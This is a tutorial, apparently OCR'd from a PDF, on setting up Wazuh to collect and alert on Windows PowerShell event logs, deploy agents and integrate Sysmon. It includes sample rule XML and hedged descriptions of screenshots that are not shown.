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



Here you would see the details of the 'Turn on PowerShell Transcription' setting within the Group Policy Editor. This setting, when enabled, allows the capture of all input and output from PowerShell sessions to a text-based transcript file.



This image likely displays the Event Viewer with logs related to PowerShell activities. It would show details of executed commands, scripts, and possibly any system changes or errors that occurred during a PowerShell session.

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



This image probably shows the Registry Editor with the PowerShell module logging settings. These settings control the logging of PowerShell module activities and can be adjusted for security and troubleshooting purposes.



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

This would be a view of the Wazuh security management platform's interface, showing the administrative options, such as setting rules and monitoring agents.



In this image, you'd see the rules management interface within Wazuh, displaying a list of security monitoring rules that can be applied to the agents.



This image might show how Wazuh allows users to manage custom rule files, including adding new ones or editing existing rules.

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Here you would find the configuration details of local rules within Wazuh, which are rules that have been added or modified by the administrator for specific monitoring needs.

```
<!-- Local rules -->

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="local,syslog,sshd,">

 <!--
 Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1
port 1066 ssh2
 -->
 <rule id="100001" level="5">
   <if_sid>5716</if_sid>
   <srcip>1.1.1.1</srcip>
   <description>sshd: authentication failed from IP
1.1.1.1.</description>

<group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
 </rule>

</group>
 <group name="windows-custom,">
 <rule id="100535" level="5">
   <if_sid>60009</if_sid>
   <field name="win.system.providerName">^Microsoft-Windows-
PowerShell$</field>
   <group>powershell,</group>
   <description>Powershell Information EventLog</description>
 </rule>

 <rule id="100536" level="7">
   <if_sid>60010</if_sid>
   <field name="win.system.providerName">^Microsoft-Windows-
PowerShell$</field>
   <group>powershell,</group>
```


```
  <description>Powershell Warning EventLog</description>
 </rule>

 <rule id="100537" level="10">
  <field name="win.system.providerName">^Microsoft-Windows-PowerShell$</field>
  <field name="win.system.severityValue">^ERROR$</field>
  <group>powershell,</group>
  <description>Powershell Error EventLog</description>
 </rule>

 <rule id="100538" level="13">
  <if_sid>60012</if_sid>
  <field name="win.system.providerName">^Microsoft-Windows-PowerShell$</field>
  <group>powershell,</group>
  <description>Powershell Critical EventLog</description>
 </rule>

</group>
```

https://github.com/OpenSecureCo/Wazuh/blob/main/PowerShell%20Logging






image is likely a configuration file within Wazuh for monitoring PowerShell events, specifying what types of PowerShell logs should be collected.

```
 <localfile>
  <location>Microsoft-Windows-PowerShell/Operational</location>
  <log_format>eventchannel</log_format>
 </localfile>
```

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
https://github.com/OpenSecureCo/Wazuh/blob/main/PowerShell%20Logging



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

Deploy new agent

Select the package to download and install on your system:

LINUX

- RPM amd64
- RPM aarch64
- DEB amd64
- DEB aarch64

WINDOWS

- MSI 32/64 bits

macOS

- Intel
- Apple silicon

For additional systems and architectures, please check our documentation.

Server address

This is the address the agent uses to communicate with the Wazuh server. Enter an IP address or a fully qualified domain name (FDQN).

Assign a server address

10.0.0.17

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

Deploying an agent in Wazuh involves a few key steps. Here's a general overview of the process:

1. **Download the Wazuh Agent**: On the Wazuh server, go to the section for adding agents and select the appropriate version of the Wazuh agent for the operating system you want to monitor.

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


2. **Install the Agent**: On the target system (the one you want to monitor), run the installer that you downloaded. The installation process varies depending on the operating system. For example, on Windows, it's an executable installer, while on Linux, it's often a package you install via the command line.
3. **Connect the Agent to the Manager**:
    - **Windows**: You'll need to open the Wazuh agent manager application and point it to the IP address of your Wazuh server. You might also need to insert an authentication key.
    - **Linux**: This often involves editing the **ossec.conf** file to include the manager's IP address and then running the **manage_agents** utility to import the key.
4. **Start the Wazuh Agent**: After installation and configuration, start the agent service. On Windows, this can typically be done through the Services application. On Linux, you can use the **systemctl** command.
5. **Check the Agent's Connection on the Server**: Back on the Wazuh server, you can verify that the agent has connected successfully. This is typically done through the Wazuh dashboard, where you should now see the agent listed as active.
6. **Agent Configuration (Optional)**: Depending on your needs, you may configure the agent further to enable specific rules, adjust logging levels, or set up active responses.




Execute Agent Download in Powershell





Wazuh Service Started



Agent Actived

Sysmon integration

Download Sysmon: https://learn.microsoft.com/pt-br/sysinternals/downloads/sysmon

Sysmonconfig.xml https://wazuh.com/resources/blog/detecting-process-injection-with-wazuh/sysmonconfig.xml

The image shows a command-line interface with the output from running Sysmon (System Monitor), a Windows system service and device driver that monitors and logs system activity to the Windows event log. It is part of the Sysinternals suite of tools provided by Microsoft.

The user has executed Sysmon with the command **.sysmon.exe -accepteula -i sysmonconfig.xml**, which performs the following actions:

